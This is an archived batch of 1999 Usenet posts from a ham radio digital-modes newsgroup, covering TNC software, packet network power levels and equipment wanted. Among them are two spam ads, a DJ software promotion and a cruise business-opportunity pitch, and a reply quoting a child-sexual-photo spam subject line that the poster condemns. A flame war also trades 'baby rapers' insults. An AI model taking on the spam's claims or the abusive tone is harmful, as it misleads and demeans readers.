Pete/wa4hei

--
Eschew obfuscation.

4333. Re: MFJ-1278

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: ea3tb@quitaesto.jet.es
Message-ID: <37f5a23e.13958893@195.76.143.12>
Source record: 16154

On Fri, 01 Oct 1999 10:38:14 +0200, Christian Irrasch
<irrasch@ifit.uni-klu.ac.at> wrote:

>Hello friends...
>
>I wonder if there is a good terminal program for use with an MFJ-1278
>controller on a PC running Win95.
>For contests I use RTTY by WF1B but I need another programm for standard
>QSOs (perhaps freeware programm)
>
>Best regards
>Chris, OE8CIQ
Try my program WINTTY 1.6
Take a look at http://www.geocities.com/CapeCanaveral/6030/Wintty
73 de Cosme EA3TB

==========
Para responder quitar "quitaesto"
To answer remove "quitaesto"
ea3tb@quitaesto.jet.es

4334. WTD PTC-II Pactor Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: bshort@speedchoice.com
Message-ID: <MPG.125f2383c8309f59897b7@news.speedchoice.com>
Source record: 16155

WTD PTC-II Pactor Controller

I am looking to acquire an SCS PTC-II Pactor Controller.

--
k7on@qsl.net >or< http://www.qsl.net/k7on/
--

4335. Re: Packet with an HT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: AC6V <ac6v@ix.netcom.com>
Message-ID: <37F513E0.4BC0@ix.netcom.com>
Source record: 16156

Paul Dickson wrote:
>
> Has anybody successfully operated packet mode with a Yaesu VX-5R? The
> manual says you can, and shows how to make the interface cable. I did
> that. Hooked it to a Timewave PK-12.
>
> But the PK-12 is rejecting a large number of incoming packets unless the
> signal is really booming in strongly. (I set WHYNOT ON to see why packets
> are ignored, and it reports lots of "PASSALL" errors, which means the
> packets are ignored due to incorrect CRCs.)
>
> The guy I spoke to at Timewave said the PK-12 is pretty immune to incorrect
> setting of receiver volume - I have the volume set at about 10-oclock. I
> did have to turn the PK-12's output level down considerably to meet Yaesu's
> spec that the level in to the mic jack be just 5mv.
>
> Would a 2m preamp help? Any other tips? I live in a very rural area.
>
> --
> Paul Dickson
> Opinions expressed are not necessarily those of Oracle Corporation.

Hi Paul -- possibility -- move the HT as far away from the computer as
possible, better still use an external antenna. Computer noise can swamp
out signals. Seen this several times in HT based installations.
--
73 From Rod In San Diego

AC6V INDEX TO DX AND HAM RADIO
FEATURING 88 PAGES, 400 INDEXED TOPICS, AND 3000 LINKS
Over 455,000 visits on the counter
http://www.ac6v.com/ -- Home Page & Index
http://www.ac6v.com/pagedx.html -- DX Reference Pages

4336. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Mike <m.j.willis@rl.ac.uk>
Message-ID: <7t2m4e$15g8@newton.cc.rl.ac.uk>
Source record: 16157
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

> I was beginning to think that *nobody* would ever ask .... :-))
>
> Yes, there will be plenty about APRS.

What about DBRS ?

Mike

(Decent baud rate systems)

4337. WTD Kenwood VC-H1 SSTV Communicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: bshort@speedchoice.com
Message-ID: <MPG.125f31e7f7db88499897ba@news.speedchoice.com>
Source record: 16158

WTD Kenwood VC-H1 SSTV Communicator

I am looking to acquire a Kenwood VC-H1 SSTV communicator.

--
k7on@qsl.net >or< http://www.qsl.net/k7on/
--

4338. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910012239130.1907-100000@dns.bde-arc.ampr.org>
Source record: 16159

On Fri, 1 Oct 1999, Mike Wiley wrote:
> Maybe my power levels are to high for a populated area.

I agree. There is nothing that prevents someone from adding an external power amplifier if it's needed.

Something in the 10-25w range would probably be much better. Lower power design, less heat sink, etc., would reduce the cost too.

4339. Re: Is a TM-241 ready for 9k6???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910012237150.1907-100000@dns.bde-arc.ampr.org>
Source record: 16160

On Thu, 30 Sep 1999, Rodrigo E. Rodriguez R. - CE6NUG wrote:
> well... I guess subject says it all.
> Does anyone knows if TM-241 works fine at 9k6??
> Thanks in advance.

It doesn't come ready. That model needs to be modified.

4340. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t3nbs$2rg$1@bgtnsc01.worldnet.att.net>
Source record: 16161

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7v8j09.bc.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> [posts dumb comments and asks stupid questions]
>
> >Same old arguments. "The network MUST be built of flea power
> >stations located very close to each other. Nothing else is useful."
>
> Hank, I don't mind that you babble about the technical aspects of a
> network, but the fact remains that you have not been able to construct it,
> while "we, the Europeans" have. Using the model I described.
>
> And believe me, we have tried it using the model suggested by the original
> poster: a "backbone" on a single frequency with nodes shouting at
eachother
> at high power. Does not work.

Of course it does not work. Only the ignorant expect it to work.

> You need point-to-point links with directional antennas to overcome lots
of
> problems, like the more knowledgable on this group have explained many
> times already.

Of course you do. That is what I use.

> With these directional antennas you don't need 100W, because if it does
not
> work with about 5W on UHF it will not reasonably work with 100W either.

Two posters have said this same thing. It is contrary to my experience,
on HF, VHF and UHF. Why 5W? Why not .5W or 5 mw? You see the
point? There is no magic "cutoff power level" involved. You simply need
enough power spread (ERP above receiver noise floor) to obtain the S/N
you need FOR THE PATH INVOLVED. Longer paths need more,
shorter paths need less. I do understand that you live where long paths
may not be required to build a network. Others live in places where
long paths (200 km and above) are in fact common. 20 db more ERP
gets you 20 db better S/N on any path with any system on any band.

Don't confuse this issue (required power spread to obtain specified
S/N over given path) with issues such as multipath. They are independent.

> HF is a different story, of course. I suggest you stick to that.

Why is HF different?

With two stations on HF, two on VHF and three on UHF, I can observe
how things work on all those different frequencies. They all work about
the same: if reasonable S/N can be obtained, the links work. If it cannot,
they do not work. Better S/N can be obtained by the use of either silicon
or aluminium. Once you have run out of both (as big an antenna array as
you can fit/afford/lift/stays up, as much power as you can afford/legally
run)
then you know you have a link which you cannot make work.
i.e. I prefer to make links work rather than find excuses why they wont.

per Gary's suggestion I've been buying test gear. Was able to reduce packet
loss on one of my links from just over 1% to well below 1%. Darn receiver
had drifted just enough to move the edge of the passband to where it was
in the way of the bits.

--

... Hank

http://horedson.home.att.net

4341. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t3nj4$3lc$1@bgtnsc01.worldnet.att.net>
Source record: 16162

Paul Keinanen <keinanen@sci.fi> wrote in message
news:wUf0N06UQFUNMI+raj2EedkntYL5@4ax.com...
> On Thu, 30 Sep 1999 14:29:45 -0700, "Hank Oredson" <horedson@att.net>
> wrote:
>
> >> The dedicated links do not require 100w.
> > >
> > >Why?
>
> As this was about dedicated links, there are usually directional
> antennas at least at one end, so we are talking about ERPs over 1 kW.
>
> There are only a few situations I can think of, in which this makes
> sense.
>
> 1. The receiver bandwidth is very large, e.g. in ATV or multi-megabit
> data links.
>
> 2. In troposcatter links up to 400 km, but in this case more ERP would
> be preferable.
>
> 3. Meteor scatter links using random meteors at lower VHF, possibly
> sufficient for distributing DX-spots or other low data volume
> messages.
>
> In all other cases if the link really needs 1 kW or more ERP, this is
> clearly overstretching the link. Broadcasters have measured their
> signal strengths for decades even on VHF/UHF and there are quite large
> signal strength variations from day to day or even from one hour to
> the next due to varying weather conditions. If you need nearly the
> full power most of the time, there are going to be quite long times
> when the receiving signal is below minimum, thus the link usability
> time might be well below 90 %.

Which is MUCH better than having no link at all, where the usability
time is exactly zero.

> On the other hand, if the link would normally operate at 10 W and it
> is constantly running at 100 W, it is causing much interference to
> other distant links running on the same channel.

If there were such links. In this area the problem does not exist.
The problem that spawned this discussion involved creating
links where none exist.

> The only justification for 100 W equipment in data links is that it is
> under automatic power control. If the link normally runs with 10 W and
> if the error rates increase, the power can gradually increased for
> compensating for this. Such 10/100 W variable power system would most
> likely cut down the link down time to one tenth in adverse weather
> condition without causing too much interference to distant links.

Oh, more "it has to be perfect" again.
The justification is to link networks that otherwise CANNOT be linked
over ham radio. We have some long stretches of "empty" here in the
Western US.

--

... Hank

http://horedson.home.att.net

4342. Help connecting TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Nathan Ciufo <nrciufo@one.net>
Message-ID: <37f51656_2@news1.one.net>
Source record: 16163

Has anyone connected a Yaesu FT-920 to a Kantronics KAM for HF RTTY? I'm almost done with the DIN plug soldering, and just wanted to double check them with somebody. 73's, Nathan KA3MTT

4343. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36433.8749465375Fpmarkhamnewsguycom@208.134.253.152>
Source record: 16236

cathryn@junglevision.com (Cathryn Mataga) wrote in <7DSI3.90$%Z.1519@nuq-read.news.verio.net>:

>
>pmarkham wrote in message
>>>Perhaps you are unfamiliar with American English.
>>>Thus this minor correction to your reading of what I wrote.
>>>
>>>I "intend", the Land Line Lids interfere with that intention.
>>>
>>
>>As an "idiot" and ex node sysop, I still maintain that I and most individuals
>>in my neighbourhood used the "ham radio" packet network to send or retrieve
>>data from point A to point B, with no concern how it travelled in the network
>>as long as it got from point A to point B.
>>
>>Nothing you can say, personal or otherwise, will change what it was.
>>
>>It is a pity that the conversation has to degenerate into personal animosity.
>
>
>Hmm, or maybe it's just that it's changed since you were active. How far
>back was that? Seems like nowadays anybody who just wants to send
>a message from Point A to Point B uses email. The number of people
>who need Ham SYSOPS to provide them with access to email, I would
>guess is pretty near to zero. Even the little old ladies have email
>nowadays, .it seems. Why be on packet right now? Except for that it's
>radio?
>
>

Just in case there is a comprehension problem; I said: "send or retrieve data from point A to point B" That is pretty much all inclusive, not restricted to email like messages.

"Why be on packet right now? Except for that it's radio?"? I do not understand what you are saying, but, as I said before, if the sole purpose of using packet radio is using the radio, so be it. Different strokes for different folks. I did packet and TCP/IP radio for years, and enjoyed it. If those that chose to forward by landline are such reprehensible, subhuman, worthless S.O.B.s, I suggest the radio elite cease associating with the LL set and do it their radio way. They have choices. Live with the limitations of your choices, or kill all the landline forwarders. After all it is only a hobby.

Free will exists, so I do not associate with known baby rapers.

Pete/wa4hei

--
Eschew obfuscation.

4344. NEWS: DJs all around the world, blown away by amazing new software...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Steve <steve@otsjuke.com>
Message-ID: <whVI3.124$Fy1.5316@nsw.nnrp.telstra.net>
Source record: 16237

NEWS: DJs ALL AROUND THE WORLD, BLOWN AWAY BY AMAZING NEW SOFTWARE...

Professional DJs, radio station operators and music enthusiasts, from the world around, have been blown away with the recent release of a revolutionary piece of MP3-based software - OtsJuke DJ. This innovative software has enabled many NEW and amazing functions with audio, some even dubbed "impossible" in the past!

In the first 3 weeks of the launch, thousands downloaded the OtsJuke DJ Demo, many giving glowing feedback and expressing excitement about the future of this incredible audio application.

Here are just a few comments from the many excited reactions:

Professional DJ from UK writes.....

"The demo is absolutely fantastic! I'm so very much impressed - at last, a program that does exactly what I want smoothly! I can play 2 files side by side and they don't skip unlike other DJ programs."

Two blind people from New Zealand responded with the following emails......

"I just downloaded your product and love it so much, I had to have it. Immediately! SO, I bought it! I eagerly await further instructions... Again, looking very forward to my registration confirmation email, and keep up the great work! The thing really sounds great and is very blind-user-friendly so far."

"Hi. I run a Shoutcast Internet station, and am very impressed with Otsjuke."

"Keep up the great work. The audio quality is wonderful, and as a totally blind person, I appreciate the adherence to standard Windows convention and the use of standard pull-down menus."

Man from Houston, Texas comments....

"Your program is very impressive. I'm going to order at your site in a few minutes."

A radio professional (from Atlanta, Georgia) with 18 years experience says.....

"I LOVE your new software! I tried it out after seeing it on mp3.com. It is truly an awesome product. Thanks for your time and again, you have an awesome product for which nothing else comes close (I've tried all the others)"

One from Ireland.....

"I've just downloaded your demo OtsJuke Program and I'm VERY impressed !! Our company are suppliers to the Broadcast Radio Industry and DJ market in Ireland."

Here's why so many have responded with glowing reports:

* Full realtime broadcast quality dynamics processor (agc/compressor/limiter). Forget about all those problems with varying levels between tracks, and don't risk blowing your amp or speakers. All radio stations, televisions stations and pro club DJs use a dynamics processor. Now you can too!

* No latency on ALL controls. No other DJ program can boast this. With OtsJuke DJ, when you adjust an audio level, pitch, EQ band, dynamics processor parameter, or ANYTHING, the response in the audio output will be heard immediately! Why settle for the 2-second latency other programs give you?

* Fast screen refresh on all indicators and guages. Why have an indicator on a program if it only updates twice per second? OtsJuke DJ has the silkiest, smoothest graphics that you will ever see on any program. Our guages look just like their non-software counterparts!

* Realtime Time stretch algorithm! Just like the Denon CD decks, only better! Adjust the tempo of a song +/-20% without affecting its pitch, and with an instantaneous response! Try and find another program that achieves this.

* Simple, intuitive drag and drop interface across all playlists, decks and search boxes. Grab any song and drag it immediately to any destination.

Ots Corporation is currently running a special promotion whereby you can purchase the full professional version of the product for only 1 quarter the usual price.

In a few short weeks OtsJuke DJ will also include the following amazing functionality:

* True beat mixing, both manual and fully automated. We have developed an algorithm that can determine the actual beats of a song just by analyzing it! Forget about tapping your spacebar.

* Scratching. Who says only vinyl is for scratching?!!

* Live looping, all with our zero-latency audio pipeline!

* Built-in live sampler!

* A full radio edition of the program, which handles radio-specific requirements, such as ads/jingles/spots, scheduling, logging, etc.

But don't wait... Once OtsJuke 2.0 is released (with the above functionality) this current promotion will cease. Ots Corporation's intention is to reward those who support them now in the early days!

Download the demo now at see for yourself what all the raving is about. Go to... http://www.otsjuke.com/

(Submitted by Steve on behalf of OtsJuke News)

4345. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Mike Wiley <nospam-wb5gmk@flash-nospam.net>
Message-ID: <37F42982.CB0B23D5@flash.net>
Source record: 16238

Maybe my power levels are to high for a populated area.
Part of our problem is the wide expanses between populated areas and
hams here in Oklahoma. As to Rob's suggestions I have no knowledge of
backbones, could be all run on one feedline? it would be a heck of a lot
faster than the 9k6 backbone we have.
As for Charle's comments we really do need some fast out of the box plug
and play rugged stuff, not to many real experimenters left, but for
myself I dont see any need for more laws. As for the ARRL they need to
get their heads out of the sand, CQ's KA4ABT Buck Rogers writes more
about packet than WA1LOU has ever done. If it were a system spin-off
from maybe a commercial system for state and local networked digital
police/highway patrol or state radio systems without the required
encryption a commercial manufacturer might be persuaded to sell us a
real wing ding system.
If the only VHF port is in Oklahoma City I may very well need 50w to
stay in the link if there is activity. As to Charles's comments about
TCP/IP, Im not opposed to that stuff, having had a lot of fun with
running it here in central Okla. Gee I even got the code and compiled
the executable myself. Ive used internet gateways when I had no access
to ham radio, like at work to check DX clusters or send mail to friend.
I see no reason to allow commercialization of the packet system by
allowing the internet commerce garbage into amateur radio. I also see
no reason to put my 1200b stuff back on the air if there is no one to
talk to or a BBS anywhere near.
Mike WB5GMK

Hank Oredson wrote:
>
> Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
> news:slrn7v660r.lo2.nomail@linux.pe1chl.ampr.org...
> > Mike Wiley <nospam-wb5gmk@flash-nospam.net> wrote:
> > >Wanted Ericcson to build a AMATEUR NODE SYSTEM;
> > >must have in one box.
> > >1. 56k baud 100w UHF port, PC freq programmable single channel.
> > >2. 19.2k 50w VHF port, PC freq programmable single channel.
> > >3. serial port or network interface for use with PC NOT reqd for NODE.
> > >4. Modular construction for ease of repair/adaptablility to site.
> > >5. Price to amateur clubs less than $1000.00.
> >
> > >Matching 5-50w adj. single channel 19.2kb VHF Radio with built-in TNC
> > >thats sells for no more than $180.00
> >
> > >Ok would that get our networks back up?
> >

> > I fail to see how such a box would fit in a network node... or are you
> > suggesting to start a network *now* that is layed out like the network the
> > SV station described yesterday?
> >
> > A successful network has nodes linked to 3 or more neighbors on dedicated
> > duplex links, plus one or more user access channels.
>
> That is one way to architect a network. There are many other
> ways to architect a successful network.
>
> > The dedicated links do not require 100w.
>
> Why?
>
> > The user access most likely does not require 50w.
>
> Why?
>
> Same old arguments. "The network MUST be built of flea power
> stations located very close to each other. Nothing else is useful."
>
> --
>
> ... Hank
>
> http://horedson.home.att.net

4346. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36433.9818745489A2pmarkhamnewsguycom@208.134.253.116>
Source record: 16239

cathryn@junglevision.com (Cathryn Mataga) wrote in <pxTI3.94$%Z.2278@nuq-read.news.verio.net>:

>
>If you ignore the radio side of things, the network has never
>worked better.

That is correct, Cathryn. That is what most have done. You have made the point. That is why I said: "We have since deserted the amateur radio network because it no longer meets our needs."

Charles quoted me, and said:

> Free will exists, so I do not associate with known baby rapers.

Starting to feel unwelcome? Hmmmm?

Awww.... Think I'm gonna cry.

No Charles. I have stood up to some of the meanest people in the world. You and your ilk are pikers. They bring a smile to my lips.

To spell it out for you:

If I know someone is antithetical to me I do not associate with them.
If telephone forwarders are the equivalent of baby rapers, judging by your prose they must be worse, I would make it my business to insure that I was not associated with them in any voluntary manner, whatsoever.

If you wish to cry, do so, while I laugh.

Peter/wa4hei

--
Eschew obfuscation.

4347. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <NrPCZBAH2E93EwPV@g3vkm.demon.co.uk>
Source record: 16240
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <37f68813.1822722@beta.news.uk.uu.net>, Walt Davidson
<no.junk.mail@thank.you> writes
>On Wed, 29 Sep 1999 17:27:29 GMT, dynastic@0spam.cwcomnet (Jim
>Dunnett) wrote:
>
>>Perhaps now what you're looking for but could you chase
>>up details of the new DSP firmware for the PK232? Where
>>to get it, how much, etc.
>
>I got it a couple of months ago and it's very good.
>

Hi Walt,

What improvements have you seen in the PK232 since fitting the upgrade?
I looked into it when the upgrade was announced but haven't come across
anyone who'd fitted it yet.

Regards,

Roger Basford

4348. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <wUf0N06UQFUNMI+raj2EedkntYL5@4ax.com>
Source record: 16241

On Thu, 30 Sep 1999 14:29:45 -0700, "Hank Oredson" <horedson@att.net>
wrote:

>> The dedicated links do not require 100w.
>
>Why?

As this was about dedicated links, there are usually directional
antennas at least at one end, so we are talking about ERPs over 1 kW.

There are only a few situations I can think of, in which this makes
sense.

1. The receiver bandwidth is very large, e.g. in ATV or multi-megabit
data links.

2. In troposcatter links up to 400 km, but in this case more ERP would
be preferable.

3. Meteor scatter links using random meteors at lower VHF, possibly
sufficient for distributing DX-spots or other low data volume
messages.

In all other cases if the link really needs 1 kW or more ERP, this is
clearly overstretching the link. Broadcasters have measured their
signal strengths for decades even on VHF/UHF and there are quite large
signal strength variations from day to day or even from one hour to
the next due to varying weather conditions. If you need nearly the
full power most of the time, there are going to be quite long times
when the receiving signal is below minimum, thus the link usability
time might be well below 90 %.

On the other hand, if the link would normally operate at 10 W and it
is constantly running at 100 W, it is causing much interference to
other distant links running on the same channel.

The only justification for 100 W equipment in data links is that it is
under automatic power control. If the link normally runs with 10 W and
if the error rates increase, the power can gradually increased for
compensating for this. Such 10/100 W variable power system would most
likely cut down the link down time to one tenth in adverse weather
condition without causing too much interference to distant links.

Paul OH3LWR

4349. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Gary Peach <xcg34@dial.pipex.com>
Message-ID: <7t1nhnsmv3@lure.pipex.net>
Source record: 16242
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Jim Dunnett wrote ...
> Gary Peachwrote:
> >Ian Wade wrote ...
> >> Jim Dunnett writes
> >> >Do a couple of column-inches on the upgrade?
> >>
> >> I'll take a look.
> >>
> >>You better take a rule Ian :-)
>
> Not a millimetre over 5.1 centimetres.

You can go to 5.08 cm for half percent.

Is this a couple?

Gary7SLL, wondering if anyone winds their own IF trannies anymore.

4350. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7v8j09.bc.nomail@linux.pe1chl.ampr.org>
Source record: 16243

Hank Oredson <horedson@att.net> wrote:

[posts dumb comments and asks stupid questions]

>Same old arguments. "The network MUST be built of flea power
>stations located very close to each other. Nothing else is useful."

Hank, I don't mind that you babble about the technical aspects of a
network, but the fact remains that you have not been able to construct it,
while "we, the Europeans" have. Using the model I described.

And believe me, we have tried it using the model suggested by the original
poster: a "backbone" on a single frequency with nodes shouting at eachother
at high power. Does not work.

You need point-to-point links with directional antennas to overcome lots of
problems, like the more knowledgable on this group have explained many
times already.
With these directional antennas you don't need 100W, because if it does not
work with about 5W on UHF it will not reasonably work with 100W either.
HF is a different story, of course. I suggest you stick to that.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4351. Re: Sex Photo from 12 to 16 years old! 78

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: gutsyme <tayger1@netscape.net>
Message-ID: <37F47122.BD080C9B@netscape.net>
Source record: 16244
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc
Body handling: Binary attachment payload not displayed: tayger1.vcf

this garbage needs to be gone!

kc8jbo wrote:

> stlpor@ghg.com wrote in message <7ropap$m2u$3978@newsgate.elender.hu>...
> >SEX PHOTO FROM 12 to 16 YEARS OLD!
> >hvktnddjvzylzmylzotdzupkmulpryuzetgmqwmjivrvewwencxpzmg
>
> GetbacKKK posts his porn to the internet again...

--

[One or more binary attachments are retained only in the source text.]

4352. MFJ-1278

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Christian Irrasch <irrasch@ifit.uni-klu.ac.at>
Message-ID: <37F472F6.F600BA04@ifit.uni-klu.ac.at>
Source record: 16245
Body handling: Binary attachment payload not displayed: irrasch.vcf

Hello friends...

I wonder if there is a good terminal program for use with an MFJ-1278
controller on a PC running Win95.
For contests I use RTTY by WF1B but I need another programm for standard
QSOs (perhaps freeware programm)

Best regards
Chris, OE8CIQ

[One or more binary attachments are retained only in the source text.]

4353. Need free webspace for Ham/SWL/Scanner Page?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <DL%I3.120$YI2.3840@sea-read.news.verio.net>
Source record: 16246
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Hello,

I am inviting you to come visit http://hfradio.org - a site with many resources for Shortwave Radio and Utility Listeners, Ham Radio Hobbiests, and others who might be interested in this type of content.

So, come on by and check out my non-commercial SWLing/Ham Radio website. The URL is http://hfradio.org and features DX information, including QSL Route/Manager Lookups and Callbook Lookups; a Propagation Center including my eAlert service (allows you to sign up with your email address. Then the eAlert system will send you email propagation reports. I use this with my pager.); Equidistant Azimuth Map software (allows you to create maps of any QTH); Swap and Shop; Bookstore (I've hand-picked over a thousand book titles on radio, etc.); Free website space for YOU to create your own Ham or SWL site, and there's more. Easy to navigate. Open for suggestions.

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

4354. Connectors for Blaupunkt "Gamma" radio/cassette ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <DySccLAAhJ93Ew$a@dowrmain.demon.co.uk>
Source record: 16247
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,uk.radio.amateur

I've acquired a Blaupunkt "Gamma" radio/cassette, but without any connectors for power, control, antenna and speakers.

Can anyone point me to where I might get these from, together with pin-out details?

73
Ian, G3NRW
--
+---+
| Editor: RSGB's RadCom "Data" column. |
| email: g3nrw@arrl.net |
| AX.25: G3NRW @ GB7ZPU.#21.GBR.EU |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

4355. Re: RTTY Term Program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: ea3tb@quitaesto.jet.es
Message-ID: <37f49eed.13109269@195.76.143.12>
Source record: 16248

On Thu, 30 Sep 1999 10:55:27 -0400, "Nathan Ciufo" <nrciufo@one.net>
wrote:

>I was wondering if anyone could steer me towards a downloadable term program
>for RTTY. I have a Kantronics KAM All-Mode, and I'm looking to get on some
>HF RTTY. Haven't been on in quite some time. 73's, Nathan KA3MTT
>
Nathan, try at my Home Page.
http://www.geocities.com/CapeCanaveral/6030/Wintty

73 Cosme EA3TB

==========
Para responder quitar "quitaesto"
To answer remove "quitaesto"
ea3tb@quitaesto.jet.es

4356. Radio Amateur software for AMIGA ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Geert Pirens <geert.pirens@ping.be>
Message-ID: <7t3emvklq2@news3.Belgium.EU.net>
Source record: 16164
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space,tw.bbs.rec.radio.amateur,uk.radio.amateur

Hello,

I like to make a list about all available AMIGA software that is useble for
radio amateur purposes.
So if you now some name, a link on the net, a address where to buy or other?
Please let me now by mailing me.

I'll make the list vieweble for everyone at my homepage.

All information is welcome!

Thanks in advance.

Geert - ON1DQD

4357. Re: WTD Kenwood VC-H1 SSTV Communicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <xCeJ3.4218$Od.16082@news.rdc1.il.home.com>
Source record: 16165

> I am looking to acquire a Kenwood VC-H1 SSTV communicator.

You'll want two next :)

I got a killer deal on a pair at Dayton, I'm still the only SSTV op in my area, but I love them. Demoed them to our EOC director, he was floored. We'll be using them a lot for emergencies.

4358. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: John Vause <jdv@iglou.com>
Message-ID: <37F5869D.E6F54AB0@iglou.com>
Source record: 16166

Mike, you could always convert your 1200b stuff to an APRS digi.
That is what I did 3 years ago when I realized the local packet
traffic was dying off.

Mike Wiley wrote:
>
>>SNIP<<
> I also see
> no reason to put my 1200b stuff back on the air if there is no one to
> talk to or a BBS anywhere near.
> Mike WB5GMK

--
* John Vause KF4ERV jdv@igloudot.com *
NOTE: email address altered for benefit of Spambots
--

4359. Cruise Vacation Professionals 4905

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: zyrzbs@mindspring.com
Message-ID: <7t42bi$o6o$115@nntp9.atl.mindspring.net>
Source record: 16167
Cross-posted to: rec.pets.cats.misc,rec.pets.dogs.misc,rec.photo.equipment.misc,rec.photo.misc,rec.photo.technique.misc,rec.radio.amateur.digital.misc

Cruise Vacation Professionals
The #1 Business Opportunity in America! What could be easier or more fun than selling "Fun Ship" vacations from The Most Popular Cruise Line in the World! Carnival®. Have Fun Earning Free Cruises, Commissions, Earn Travel Discounts and Build Your Own Business. Make even more by introducing your friends and others to CVP!
Contact Email: cruisedeals@mindspring.com

hxdivlvjbxptgobmcegnpeylshlrdcgrdciqetlezcxnvikuzvzrlkudepijznqnptgyrosdsifrlhgvzmeyiwfhj

4360. Re: Caldera 2.3 and AX.25 Set-up

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: "J.T. Johnston" <jtncarol@net1inc.net>
Message-ID: <rvb4qc973i579@corp.supernews.com>
Source record: 16168
Cross-posted to: alt.os.linux.caldera,linux.dev.hams,rec.radio.amateur.digital.misc

>So where is the latest information? Should I switch to Redhat?

Don't bother switching to RedHat. I am trying to set up RedHat for AX.25
and am in the same boat. I came to the newsgroup hoping I could find some
pointers. I'm also going to check out tapr.org.

J.T. Johnston N4ZWV

4361. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <YzgJ3.4240$Od.16705@news.rdc1.il.home.com>
Source record: 16169

> Mike, you could always convert your 1200b stuff to an APRS digi.
> That is what I did 3 years ago when I realized the local packet
